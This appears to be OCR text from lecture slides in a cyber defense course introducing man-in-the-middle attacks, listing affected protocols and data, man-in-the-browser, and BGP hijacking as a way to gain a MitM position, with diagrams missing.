
Man in the Middle Attacks

HS2024 – Cyber Defense

Man in the Middle



communication

communication

dhcp, dns, smtp, http, https, …


communication

communication

configurations, pdf, pptx, files, passwords

Man in the Browser

not considered as «classic» MitM attack. just for your reference!



https://..

communication

dhcp, dns, smtp, http, https, …


html, …

communication

configurations, pdf, pptx, files, passwords

Part 1: how attackers place themselves into man-in-the-middle position

Man in the Middle Attack – Part 1




part 1
become a MitM

part 2
mitm attacks


how attackers put themselves in a man-in-the-middle position

Man-in-the-Middle via forged BGP announcements



BGP hijack!

